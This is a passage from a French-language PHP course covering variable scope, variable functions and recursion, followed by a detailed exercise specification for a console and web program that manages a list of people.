Voici son exécution, qui montre que la variable **\$compteur**, existe toujours lors du deuxième appel de la fonction somme, et que sa valeur progresse à chaque appel.

```
$ php variables_statiques_shell.php
Appel : 1
Passage des paramètres $a et $b : somme(1,2)=3
Appel : 2
Passage des paramètres $a et $b : somme(10,20)=30
```

#### 11.5.4 Variables globales

Une variable **globale** est connue de tous les sous-programmes.

Elle est **définie dans le programme** et est « **redéfinie** » comme **globale** dans les sous-programmes.

Cela peut se faire grâce au mot **global** comme dans le programme **variables\_globales1\_shell.php** :

```
<?php
$a=1;
$b=2;
echo '$a='.$a."\n";
echo '$b='.$b."\n";
echo "Au retour de l'appel de la fonction somme()=".$somme()."\n";
echo '$loc1='.$loc1."\n";

function somme()
{
    global $a, $b ;
    echo "-----\n";
    $result=$a+$b;
    $loc1=10;
    global $loc1;
    echo 'Dans la fonction $a='.$a.' et $b='.$b.' result='.$result."\n" ;
    echo 'et $loc1='.$loc1."\n";
    echo "-----\n";
    return $result;
}
?>
```

Lors de l'interprétation, on voit que les variables **\$a** et **\$b**, déclarées dans le programme, **sont connues du programme ET connues de la fonction somme**.

Par contre, le fait de déclarer la variable **\$loc1** comme **globale**, provoque son **invisibilité dans la fonction**, car elle est considérée comme créée dans le programme, ce qui n'est pas le cas. Elle devient invisible dans la fonction.

```
$ php variables_globales1_shell.php
$a=1
$b=2
-----
Dans la fonction $a=1 et $b=2 result=3
et $loc1=
-----
Au retour de l'appel de la fonction somme()=3
$loc1=
```

La déclaration de variables globales peut se faire grâce au tableau associatif prédéfini **\$GLOBAL[ ]**, comme dans le programme **variables\_globales2\_shell.php** :

```
<?php
$a=1;
$b=2;
echo "Au retour de l'appel de la fonction somme()=".$somme()."\n";

function somme()
{
    $result = $GLOBALS["a"] + $GLOBALS["b"]; // Variables à portée globale
    echo 'Dans la fonction $a='.$GLOBALS["a"].' et $b='.$GLOBALS["b"].' '
    result='.$result."\n" ;
    return $result;
}
?>
```

Lors de l'interprétation, on voit que les variables **\$a** et **\$b**, sont traitées comme globales (donc visibles) dans la fonction somme().

```
$ php variables_globales2_shell.php
Dans la fonction $a=1 et $b=2 result=3
Au retour de l'appel de la fonction somme()=3
```

## 11.6 Fonction variable

Le langage PHP supporte la notion de *fonction variable*, c'est-à-dire le fait **d'affecter le nom d'une fonction** à une variable et **d'utiliser cette variable suivi des éventuels arguments pour appeler la fonction**.

Le programme [fonction\\_variable\\_shell.php](#) présente un exemple de cette syntaxe.

Deux fonctions sont déclarées [Addition\(\)](#) et [Soustraction\(\)](#). Selon la valeur saisie « + » ou « - » pour l'opération, la variable **\$fonction** recevra le nom de la fonction [Addition](#) ou [Soustraction](#), puis sera exécutée avec les deux valeurs entières saisies.

```
<?php
// --- Déclaration des fonctions ---
function Addition($i,$j)
{
    $res=$i+$j;
    return $res;
}
function Soustraction($i,$j)
{
    $res=$i-$j;
    return $res;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Saisie de l'opération ---
echo "Entrez une opération (+ ou -) :";
fscanf(STDIN,"%s",$ope);
// --- sélection de la fonction ---
if ($ope=="+")
    $fonction='Addition';
else
    $fonction='Soustraction';
// --- Appel de la fonction variable ---
echo "--- Appel de $fonction($a,$b) ---".PHP_EOL;
$resultat=$fonction($a,$b);
echo "$a $ope $b = $resultat".PHP_EOL ;
?>
```

Voici deux exécutions, les saisies sont sur fond jaune :

```
$ php fonction_variable_shell.php
Entrez 2 entiers :3 4
Entrez une opération (+ ou -) :+
--- Appel de Addition(3,4) ---
3 + 4 = 7
$ php fonction_variable_shell.php
Entrez 2 entiers :3 4
Entrez une opération (+ ou -) :-_
--- Appel de Soustraction(3,4) ---
3 - 4 = -1
```

## 11.7 La récursivité

### 11.7.1 Principe

La programmation **récursive** s'oppose à la programmation **itérative**.

Dans le cas d'un programmation **itérative**, le calcul est conçu à partir de boucles.

Par exemple le calcul de  $x^N$  revient à faire les calculs :

$$x^N = (\dots((((x)*x)*x)*x)*\dots)*x \quad N \text{ fois}$$

Ce qui revient à faire une boucle qui, à chaque itération, multiplie le résultat précédent par  $x$ .

Voici le programme `fonction_puissance_iterative_shell.php` qui utilise ce type de programmation.

```
<?php
function puissance($x,$n)
{
    $res=1;
    for ($i=0 ; $i<$n; $i++)
    {
        $res=$res*$x;
    }
    return $res;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction ---
$resultat=puissance($a,$b);
echo "$a puissance $b = $resultat".PHP_EOL ;
?>
```

Voici son exécution :

```
$ php fonction_puissance_iterative_shell.php
Entrez 2 entiers :2 4
2 puissance 4 = 16
```

Dans le cas de la récursivité, le **calcul final est exprimé en fonction du calcul précédent**.

Ainsi on obtient :  $x^N = x * x^{N-1}$

De la même manière on calcule :  $x^{N-1} = x * x^{N-2}$

Et encore :  $x^{N-2} = x * x^{N-3}$

Donc au final on a :

$$x^N = x * x^{N-1} = x * (x * x^{N-2}) = x * (x * (x * x^{N-3})) = x * (x * (x * (\dots * (x * x^1) \dots)))$$

En fait, la fonction de calcul de la puissance va s'appeler elle-même !

En effet, si **puissance(x,n)** calcule  $x^N$  alors  $x^{N-1}$  est obtenu par **puissance(x,n-1)**


Ainsi comme Ainsi on obtient :  $x^N = x * x^{N-1}$

Alors avec la fonction puissance cela s'écrit :


$$\text{puissance}(x,n) = x * \text{puissance}(x,n-1);$$

Il n'y a plus de boucle, mais une cascade d'appel de puissance() par elle-même

Le schéma suivant résume la différence entre ces deux approches.



Le schéma suivant montre comment la fonction puissance s'appelle récursivement dans le calcul de  $x^4$ . Pour simplifier la présentation, puissance(x,N) est noté P(x,N)



### 11.7.2 Syntaxe

L'écriture d'une fonction récursive est simple :

- Dans le cas où le calcul est connu, par exemple  $x^0$  qui vaut 1 ou  $x^1$  qui vaut x, on retourne la valeur connue (par exemple 1 ou x). C'est la récursion terminale !
- Sinon on appelle la fonction pour effectuer le prochain calcul.

Voici le programme `fonction_puissance_recursive_shell.php` qui utilise ce type de programmation. Seule le contenu de la fonction `puissance()` change par rapport au programme précédent. La récursion terminale est obtenue avec  $x^0$ .

```
<?php
function puissance($x,$n)
{
    if ($n == 0)
        $res=1;
    else
        $res=$x*puissance($x,$n-1);
    return $res;
}

// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction ---
$resultat=puissance($a,$b);
echo "$a puissance $b = $resultat".PHP_EOL ;
?>
```

Voici son exécution :

```
$ php fonction_puissance_recursive_shell.php
Entrez 2 entiers :2 4
2 puissance 4 = 16
```

## 11.8 Exercices

**-1- Faire un programme qui propose de faire la gestion d'une liste de personnes. Pour chaque personne on saisira :**

**Son identifiant, son nom, son prénom et son âge.**

**Le programme principal présentera le menu suivant :**

```
-1- Saisie d'une liste de personnes
-2- Affichage de toutes les personnes
-3- Sauvegarde dans un fichier
-4- Chargement d'un fichier
-5- Recherche de personnes, d'après le nom
-6- Supprimer une personne
-7- Modifier une personne
-8- Recherche de personnes, d'après un champ
-0- Quitter
Choix (1,2,3,...) :
```

**Chaque choix appellera une fonction ou une procédure qui effectuera le traitement demandé.**

**Le tableau des personnes et le nombre de personnes seront définis comme des variables globales.**

**Le tableau des personnes sera toujours trié, et les doublons supprimés.**

### Choix 1 : Voici un exemple de la saisie de personnes

```

Choix (1,2,3,...) : 1
Entrez un ID, un nom, un prénom et un âge (ex : 1;Dupont;Jean;28) : 22;de la
fontaine ; jean ; 110
Entrez un ID, un nom, un prénom et un âge (ex : 1;Dupont;Jean;28) : 33 ;
martin ; jean christophe ; 21
Entrez un ID, un nom, un prénom et un âge (ex : 1;Dupont;Jean;28) :
10;dupont;jean;28
Entrez un ID, un nom, un prénom et un âge (ex : 1;Dupont;Jean;28) :

```

**Les contraintes à respecter sont :**

- Une ligne vide provoque une fin de saisie.
- La saisie des noms et prénoms composés devra être possible.
- Les noms et prénoms seront normalisés. Pour cela, faites une fonction de normalisation des noms et prénoms.
  - o Dans un premier temps cette fonction traitera uniquement la mise en majuscule.
  - o Dans un deuxième temps les noms et prénoms seront normalisés en majuscules, sans accent, ni valeur numérique, ni apostrophe. Les espaces multiples seront remplacés par un seul espace, puis chaque espace d'un nom ou prénom composé sera remplacé par un tiret « - ». Par exemple « Léry » sera normalisé en « LERY », « dE la fONTaine » sera normalisé en « DE-LA-FONTAINE », ou « d'ortal » sera normalisé en « D-ORTAL ». De même pour les prénoms, « André pieRRe » sera transformé en ANDRE-PIERRE.
- L'identifiant de la personne ainsi que son âge seront convertis en entier.
- L'identifiant de la personne devra être unique, c'est-à-dire non utilisé par une autre personne.
- Si un des éléments est vide, ou si l'identifiant ou l'âge ne sont pas des numériques, un message d'erreur apparaît, et la personne n'est pas rangée dans le tableau des personnes.
- Les informations d'une personne saisie sont rangées dans un tableau associatif \$une\_personne[] avec les étiquettes « ID », « nom », « prenom », « age », puis chaque personne sera ensuite rangée dans un tableau numérique de personnes, \$tab\_personnes[].
- Le tableau des personnes, \$tab\_personnes[], sera trié à la fin de la saisie, et les doublons supprimés.

**Voici la représentation du tableau des personnes.**

N° de la personne	<i>\$tab_personnes</i> colonnes			
	ID	nom	prenom	age
0	10	MARTIN	PIERRE-ANDRE	38
1	11	DE-LA-FONTAINE	JEAN	110
2	21	LE-DUC	JEAN-PIERRE	25
3	32	DURAND	JOSEPH	45
...	...	...	...	...

## Choix 2 : Voici un exemple de l'affichage des personnes

Choix (1,2,3,...) : 2			
Numéro :	ID Nom	Prénom	Age
0 :	10 DUPONT	JEAN	28
1 :	22 DE-LA-FONTAINE	JEAN	110
2 :	33 MARTIN	JEAN-CHRISTOPHE	21

### Les contraintes à respecter sont :

- Avant chaque affichage le tableau sera trié (par défaut selon l'identifiant=ID), et les doublons supprimés.
- La présentation de l'affichage d'un tableau sera réutilisable par d'autres modules comme lors de la recherche : faire une procédure d'affichage ayant un tableau de personnes à afficher en argument.

## Choix 3 : Voici un exemple de la sauvegarde dans un fichier de personnes

```
Choix (1,2,3,...) : 3
Nom du fichier de sauvegarde : liste.txt
3 personne(s) sauvegardée(s) dans le fichier Sauvegardes/liste.txt
```

### Les contraintes à respecter sont :

- Le nom du fichier sera normalisé. Pour cela faite une fonction de normalisation :
  - o Le nom du fichier sera en minuscules, sans accent. Les valeurs numériques seront autorisées. Les espaces multiples seront remplacés par un seul espace, puis chaque espace sera remplacé par un « \_ ».
  - o L'extension sera toujours .txt. Si le nom saisi ne contient pas d'extension, elle sera ajoutée, sinon l'extension saisie sera remplacée.
  - o Le répertoire de sauvegarde sera « Sauvegardes/ »
- Avant chaque affichage le tableau sera trié (par défaut selon l'identifiant=ID), et les doublons supprimés.
- Chaque ligne du fichier produit contiendra les informations d'une personne. Chaque ligne contiendra l'identifiant=ID, le nom, le prénom, l'âge de la personne. Le caractère séparateur sera la tabulation.

### Voici un exemple de fichier.

```
$ cat liste.txt
10  DUPONT      JEAN      28
22  DE-LA-FONTAINE  JEAN    110
33  MARTIN      JEAN-CHRISTOPHE  21
```

### Choix 4 : Voici un exemple du chargement de personnes

```
Choix (1,2,3,...) : 4
Nom du fichier à charger : liste personnes
Lecture de : Sauvegardes/liste_personnes.txt
15 personne(s) lue(s)
```

#### Les contraintes à respecter sont :

- Le nom du fichier sera normalisé de la même manière que pour la sauvegarde (même fonction de normalisation)
- Le chargement du fichier remplace toutes les données actuellement dans le tableau des personnes.
- Si le tableau des personnes actuellement en mémoire a été modifié (ajout de personnes, modification ou suppression d'une personne), une sauvegarde sera proposée avant de charger le nouveau fichier.
- L'identifiant de la personne devra être unique, c'est-à-dire non utilisé par une autre personne. Dans le cas contraire la personne en conflit n'est pas chargée.
- Le tableau des personnes sera trié à la fin du chargement, et les doublons supprimés

**Voici un exemple de chargement dans le cas où des données ont été modifiées (ajout par la saisie, modification ou suppression d'une personne) avant le chargement :**

```
Attention les données ont été modifiées. !
Voulez-vous sauvegarder les données actuelles avant de charger le fichier
(o/n) : o
Nom du fichier de sauvegarde : liste2
15 personne(s) sauvegardée(s) dans le fichier Sauvegardes/liste2.txt
Nom du fichier à charger : liste personnes
Lecture de : Sauvegardes/liste_personnes.txt
15 personne(s) lue(s)
```

**Voici un exemple de chargement dans le cas où l'identifiant (ID) lu existe déjà :**

```
Choix (1,2,3,...) : 4
Nom du fichier à charger : liste personnes
Lecture de : Sauvegardes/liste_personnes.txt
Erreur : L'identifiant 60 est déjà utilisé !
-----
Numéro : ID Nom           Prénom          Age
-----
8 :   60 JACQUENOD      LAURENCE        30
-----
==> Pas de chargement de : 60 DE-LA-FONTAINE JEAN 110
14 personne(s) lue(s)
```

### Choix 5 : Voici un exemple de la recherche de personnes d'après le nom

Choix (1,2,3,...) : 5  
Nom de la personne : martin

Numéro :	ID Nom	Prénom	Age
5 :	32 MARTIN	PIERRE-DAVID	27
6 :	50 MARTIN	PIERRE	56
14 :	140 MARTIN	ALBERT	55

#### Les contraintes à respecter sont :

- La recherche demandera le nom à rechercher :
- Puis appellera la fonction Recherche\_sur\_critere(), commune aux choix 5 et 8, ayant deux arguments :
  - o Le premier argument indique le critère de la recherche, soit la lettre « b » pour indiquer que la recherche porte sur le nom.
    - « a » pour le champ ID
    - « b » pour le champ nom
    - « c » pour le champ prenom
    - « d » pour le champ age
  - o Le second argument de la fonction de recherche indique la valeur à rechercher.
- La fonction recherche retourne un tableau d'entiers contenant les indices des cases du tableau des personnes dans lequel le nom de la personne est trouvé.
- Les numéros présentés à l'affichage sont ceux des cases du tableau des personnes \$tab\_personnes[] dans lesquelles ont été trouvés les personnes.
- L'affichage du résultat de la recherche utilisera la fonction d'affichage développé pour le choix 1.

Le résultat précédent est obtenu pour la liste des personnes suivante (affichage par le choix 2) :

Choix (1,2,3,...) : 2

Numéro :	ID Nom	Prénom	Age
0 :	10 DUPONT	JEAN	28
1 :	11 JACQUENOD	JEAN-CHRISTOPHE	54
2 :	18 MURCIAN	CAROLE	44
3 :	20 LERY	JEAN-MICHEL	55
4 :	22 DE-LA-RUE	JEAN-CHRISTOPHE	27
5 :	32 MARTIN	PIERRE-DAVID	27
6 :	50 MARTIN	PIERRE	56
7 :	54 JACQUENOD	FREDERIC	31
8 :	60 JACQUENOD	LAURENCE	30
9 :	70 DUMOULIN	JEAN-CHRISTOPHE	66
10 :	80 DE-LA-FONTAINE	JEAN	110
11 :	100 LEVY	SAMUEL	56
12 :	110 DE-LA-RUE	JEAN-CHARLES	45
13 :	111 DUPONT	JEAN	54
14 :	140 MARTIN	ALBERT	55

**Choix 6 : Voici un exemple de la suppression d'une personne**

Choix (1,2,3,...) : 6

Critère de recherche :

- a- Identifiant (ID)
- b- Nom
- c- Prénom
- d- Age

Entrez le critère (a,b,c ou d) : d

Age : 55

Numéro :	ID Nom	Prénom	Age
3 :	20 LERY	JEAN-MICHEL	55
14 :	140 MARTIN	ALBERT	55

Sélectionnez le numéro de la personne à supprimer : 3

Numéro :	ID Nom	Prénom	Age
3 :	20 LERY	JEAN-MICHEL	55

Confirmez la suppression (o/n) : o

LERY JEAN-MICHEL supprimé  
reste 14 personnes

**Les contraintes à respecter sont :**

- La recherche sera multicritère :
- Le résultat de la recherche sera affiché ;
- Suite à la sélection de la personne, parmi la liste présentée, la personne sera supprimée, après confirmation.

**L'affichage (choix 2) montre que la personne à disparue.**

Choix (1,2,3,...) : 2

Numéro :	ID Nom	Prénom	Age
0 :	10 DUPONT	JEAN	28
1 :	11 JACQUEMARD	JEAN-CHRISTOPHE	54
2 :	18 MURCIAN	CAROLE	44
3 :	22 DE-LA-RUE	JEAN-CHRISTOPHE	27
4 :	32 MARTIN	PIERRE-DAVID	27
5 :	50 MARTIN	PIERRE	56
6 :	54 JACQUEMARD	FREDERIC	31
7 :	60 JACQUEMARD	LAURENCE	30
8 :	70 DUMOULIN	JEAN-CHRISTOPHE	66
9 :	80 DE-LA-FONTAINE	JEAN	110
10 :	100 LEVY	SAMUEL	56
11 :	110 DE-LA-RUE	JEAN-CHARLES	45
12 :	111 DUPONT	JEAN	54
13 :	140 MARTIN	ALBERT	55

### Choix 7 : Voici un exemple de la modification d'une personne

```

Choix (1,2,3,...) : 7
Critère de recherche :
  -a- Identifiant (ID)
  -b- Nom
  -c- Prénom
  -d- Age
Entrez le critère (a,b,c ou d) : c
Prénom : jean christophe
-----
Numéro : ID Nom           Prénom          Age
-----
  1 : 11 JACQUENOD        JEAN-CHRISTOPHE  54
  3 : 22 DE-LA-RUE         JEAN-CHRISTOPHE  27
  8 : 70 DUMOULIN          JEAN-CHRISTOPHE  66
-----
Sélectionnez le numéro de la personne à modifier : 3
-----
Numéro : ID Nom           Prénom          Age
-----
  3 : 22 DE-LA-RUE         JEAN-CHRISTOPHE  27
-----
Confirmez la modification (o/n) : o
Saisissez les nouvelles information (vide pour inchangé) !
ID actuel : 22             Nouvel ID      :
Pas de modification de l'ID
Nom actuel : DE-LA-RUE      Nouveau Nom   : la rue
Prénom actuel : JEAN-CHRISTOPHE  Nouveau Prénom : christophe
Age actuel : 27             Nouvel Age    :
Pas de modification de l'âge

```

#### Les contraintes à respecter sont :

- La recherche sera multicritère :
- Le résultat de la recherche sera affiché ;
- Suite à la sélection de la personne, parmi la liste présentée, la personne pourra être modifiée, après confirmation.
- Chaque champ peut être modifié. La saisie d'une information vide laisse la valeur du champ inchangée.

### L'affichage (choix 2) montre que la personne a été modifiée.

```

Choix (1,2,3,...) : 2
-----
Numéro : ID Nom           Prénom          Age
-----
  0 : 10 DUPONT           JEAN            28
  1 : 11 JACQUENOD        JEAN-CHRISTOPHE  54
  2 : 18 MURCIAN          CAROLE           44
  3 : 22 LA-RUE           CHRISTOPHE     27
  4 : 32 MARTIN          PIERRE-DAVID   27
  5 : 50 MARTIN          PIERRE          56
  6 : 54 JACQUENOD        FREDERIC        31
  7 : 60 JACQUENOD        LAURENCE        30
  8 : 70 DUMOULIN         JEAN-CHRISTOPHE  66
  9 : 80 DE-LA-FONTAINE   JEAN            110
 10 : 100 LEVY            SAMUEL          56
 11 : 110 DE-LA-RUE       JEAN-CHARLES   45
 12 : 111 DUPONT          JEAN            54
 13 : 140 MARTIN          ALBERT          55
-----
```

### Choix 8 : Voici un exemple de la recherche de personnes d'après un champ

```
Choix (1,2,3,...) : 8
Critère de recherche :
  -a- Identifiant (ID)
  -b- Nom
  -c- Prénom
  -d- Age
```

```
Entrez le critère (a,b,c ou d) : c
Prénom : jean
```

Numéro :	ID Nom	Prénom	Age
0 :	10 DUPONT	JEAN	28
10 :	80 DE-LA-FONTAINE	JEAN	110
13 :	111 DUPONT	JEAN	54

Les contraintes à respecter sont :

- La recherche demandera le critère de la recherche (a, b, c, d);
- Puis la valeur à rechercher pour ce champ ;
- Elle appellera ensuite la fonction Recherche\_sur\_critere(), commune aux choix 5 et 8, avec les deux arguments :
  - o Le premier argument indique le critère de la recherche, soit la lettre saisie : « a » pour le champ ID, « b » pour le champ nom, « c » pour le champ prenom, « d » pour le champ age.
  - o Le second argument de la fonction de recherche indique la valeur à rechercher.
- La fonction recherche retourne un tableau d'entiers contenant les indices des cases du tableau des personnes dans lequel le nom de la personne est trouvé.
- Les numéros présentés à l'affichage sont ceux des cases du tableau des personnes \$stab\_personnes[] dans lesquelles ont été trouvés les personnes.
- L'affichage du résultat de la recherche utilisera la fonction d'affichage développé pour le choix 1.

Le résultat précédent est obtenu pour la liste des personnes suivante (affichage par le choix 2) :

```
Choix (1,2,3,...) : 2
```

Numéro :	ID Nom	Prénom	Age
0 :	10 DUPONT	JEAN	28
1 :	11 JACQUENOD	JEAN-CHRISTOPHE	54
2 :	18 MURCIAN	CAROLE	44
3 :	20 LERY	JEAN-MICHEL	55
4 :	22 DE-LA-RUE	JEAN-CHRISTOPHE	27
5 :	32 MARTIN	PIERRE-DAVID	27
6 :	50 MARTIN	PIERRE	56
7 :	54 JACQUENOD	FREDERIC	31
8 :	60 JACQUENOD	LAURENCE	30
9 :	70 DUMOULIN	JEAN-CHRISTOPHE	66
10 :	80 DE-LA-FONTAINE	JEAN	110
11 :	100 LEVY	SAMUEL	56
12 :	110 DE-LA-RUE	JEAN-CHARLES	45
13 :	111 DUPONT	JEAN	54
14 :	140 MARTIN	ALBERT	55

### Choix 0 : Voici un exemple de la fin du programme

```
Choix (1,2,3,...) : 0
Attention les données ont été modifiées. !
Voulez-vous sauvegarder les données actuelles avant de charger le fichier
(o/n) : o
Nom du fichier de sauvegarde : liste2
14 personne(s) sauvegardée(s) dans le fichier Sauvegardes/liste2.txt
Au revoir !
```

**Les contraintes à respecter sont :**

- D'appeler la procédure de sauvegarde si des données ont été modifiées, avant de quitter le programme.

Solution : *fonction\_liste\_personnes\_shell.php*

## -2- Adaptez le programme précédent pour le web.

**Le menu sera une page HTML. Chaque choix appellera un fichier PHP effectuant le traitement indiqué.**

**Le tableau des personnes et le nombre de personnes seront des variables de session.**

Inspirez-vous des programmes :

- *fichier\_saisie\_sauvegarde\_web.php* présenté à la section 10.3.5.5.3.
- *fichier\_affichage\_changement\_web.php* présenté à la section 10.3.5.5.4.

**Voici un exemple des différentes pages attendues selon les traitements.**

**Menu principal.**

**Le menu sera une page HTML. Chaque choix appellera un fichier PHP effectuant le traitement indiqué.**

**Le tableau des personnes et le nombre de personnes seront des variables de session.**

Gestion d'une liste de personnes

Par Jean-Michel Léry

1. Saisie d'une liste de personnes
2. Affichage de toutes les personnes
3. Sauvegarde dans un fichier
4. Chargement d'un fichier
5. Recherche de personnes, d'après le nom
6. Supprimer une personne
7. Modifier une personne
8. Recherche de personnes, d'après un champ
9. Quitter

## -1- Saisie d'une liste de personnes.

Le formulaire de saisie proposera de saisir les différents champs

Saisissez les données d'une nouvelle personne :

Entrez un identifiant :

Entrez un nom :

Entrez un prénom :

Entrez un âge :

[« Retour au menu](#)

La touche « Valider cette personne » affichera à nouveau le formulaire, et pour information la dernière personne saisie.

Saisissez les données d'une nouvelle personne :

Entrez un identifiant :

Entrez un nom :

Entrez un prénom :

Entrez un âge :

[« Retour au menu](#)

Dernière personne saisie

Identifiant	Nom	Prénom	Age
22	DUPONT-DE-NEMOURS	MARC-ANDRE	28

La tentative de saisie d'un identifiant déjà existant :

Saisissez les données d'une nouvelle personne :

Entrez un identifiant :

Entrez un nom :

Entrez un prénom :

Entrez un âge :

Affichera un message d'erreur.

## Cours PHP de Jean-Michel Léry

Saisissez les données d'une nouvelle personne :

Entrez un identifiant :

Entrez un nom :

Entrez un prénom :

Entrez un âge :

[« Retour au menu](#)

Erreur : L'identifiant 22 est déjà utilisé par :

Personne utilisant cet identifiant

Numéro	Identifiant	Nom	Prénom	Age
0	22	DUPONT-DE-NEMOURS	MARC-ANDRE	28

### -2- Affichage de toutes les personnes.

Ce choix affichera toutes les personnes du tableau des personnes.

Liste des personnes

Numéro	Identifiant	Nom	Prénom	Age
0	10	DUPONT	JEAN	28
1	11	JACQUENOD	JEAN-CHRISTOPHE	54
2	18	MURCIAN	CAROLE	44
3	20	LERY	JEAN-MICHEL	55
4	22	DE-LA-RUE	JEAN-CHRISTOPHE	27
5	32	MARTIN	PIERRE-DAVID	27
6	50	MARTIN	PIERRE	56
7	54	JACQUENOD	FREDERIC	31
8	60	JACQUENOD	LAURENCE	30
9	70	DUMOULIN	JEAN-CHRISTOPHE	66
10	80	DE-LA-FONTAINE	JEAN	110
11	100	LEVY	SAMUEL	56
12	110	DE-LA-RUE	JEAN-CHARLES	45
13	111	DUPONT	JEAN	54
14	140	MARTIN	ALBERT	55

[« Retour au menu](#)

### -3- Sauvegarde dans un fichier.

Ce choix demandera le nom du fichier.

Saisissez le nom du fichier de sauvegarde :

Entrez le nom du fichier (ex : liste\_personnes) :

[« Retour au menu](#)

puis affichera un résumé de la sauvegarde

## Cours PHP de Jean-Michel Léry

Message :

Sauvegarde dans le fichier ..../Sauvegardes/liste3.txt :

Liste des personnes

Numéro	Identifiant	Nom	Prénom	Age
0	10	DUPONT	JEAN	28
1	11	JACQUENOD	JEAN-CHRISTOPHE	54
2	18	MURCIAN	CAROLE	44
3	20	LERY	JEAN-MICHEL	55
4	22	DE-LA-RUE	JEAN-CHRISTOPHE	27
5	32	MARTIN	PIERRE-DAVID	27
6	50	MARTIN	PIERRE	56
7	54	JACQUENOD	FREDERIC	31
8	60	JACQUENOD	LAURENCE	30
9	70	DUMOULIN	JEAN-CHRISTOPHE	66
10	80	DE-LA-FONTAINE	JEAN	110
11	100	LEVY	SAMUEL	56
12	110	DE-LA-RUE	JEAN-CHARLES	45
13	111	DUPONT	JEAN	54
14	140	MARTIN	ALBERT	55

Nombre de personnes sauvegardées : 15

[« Retour au menu](#)

### -4- Chargement d'un fichier.

Le formulaire de saisie proposera de sélectionner un fichier parmi la liste des fichiers trouvés dans le répertoire de sauvegarde.

Saisissez le nom du fichier à charger :

Liste des fichiers trouvés :

[« Retour au menu](#)

puis affichera la liste des personnes lues à partir de ce fichier.

Liste des personnes lues à partir du fichier

Numéro	Identifiant	Nom	Prénom	Age
0	10	DUPONT	JEAN	28
1	11	JACQUENOD	JEAN-CHRISTOPHE	54
2	18	MURCIAN	CAROLE	44
3	20	LERY	JEAN-MICHEL	55
4	22	DE-LA-RUE	JEAN-CHRISTOPHE	27
5	32	MARTIN	PIERRE-DAVID	27
6	50	MARTIN	PIERRE	56
7	54	JACQUENOD	FREDERIC	31
8	60	JACQUENOD	LAURENCE	30
9	70	DUMOULIN	JEAN-CHRISTOPHE	66
10	80	DE-LA-FONTAINE	JEAN	110
11	100	LEVY	SAMUEL	56
12	110	DE-LA-RUE	JEAN-CHARLES	45
13	111	DUPONT	JEAN	54
14	140	MARTIN	ALBERT	55

Nombre de personnes lues : 15

[« Retour au menu](#)

Si les données actuellement en mémoire, ont été modifiées, une sauvegarde sera proposée AVANT de charger le fichier.

## -5- Recherche par nom.

Le formulaire demandera le nom de la personne recherchée.

Saisissez le nom de la personne à rechercher :

Entrez un nom (ex : Dupont) :

[« Retour au menu](#)

Puis affichera la liste des personnes ayant ce nom :

Liste des personnes trouvées				
Numéro	Identifiant	Nom	Prénom	Age
5	32	MARTIN	PIERRE-DAVID	27
6	50	MARTIN	PIERRE	56
14	140	MARTIN	ALBERT	55

[« Retour au menu](#)

## -6- Supprimer une personne.

La suppression utilisera une recherche multicritères (choix 8).

Saisissez les critères de recherche :

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

[« Retour au menu](#)

Affichera la liste des personnes trouvées avec ce critère, et demandera d'en sélectionner une :

Liste des personnes trouvées				
Numéro	Identifiant	Nom	Prénom	Age
1	11	JACQUENOD	JEAN-CHRISTOPHE	54
13	111	DUPONT	JEAN	54

Saisissez le Numéro de la personne à supprimer :

Entrez le Numéro de la personne à supprimer :

[« Retour au menu](#)

Affichera ensuite la personne sélectionnée, puis une demande de confirmation de la suppression :

**Personne à supprimer**

Numéro	Identifiant	Nom	Prénom	Age
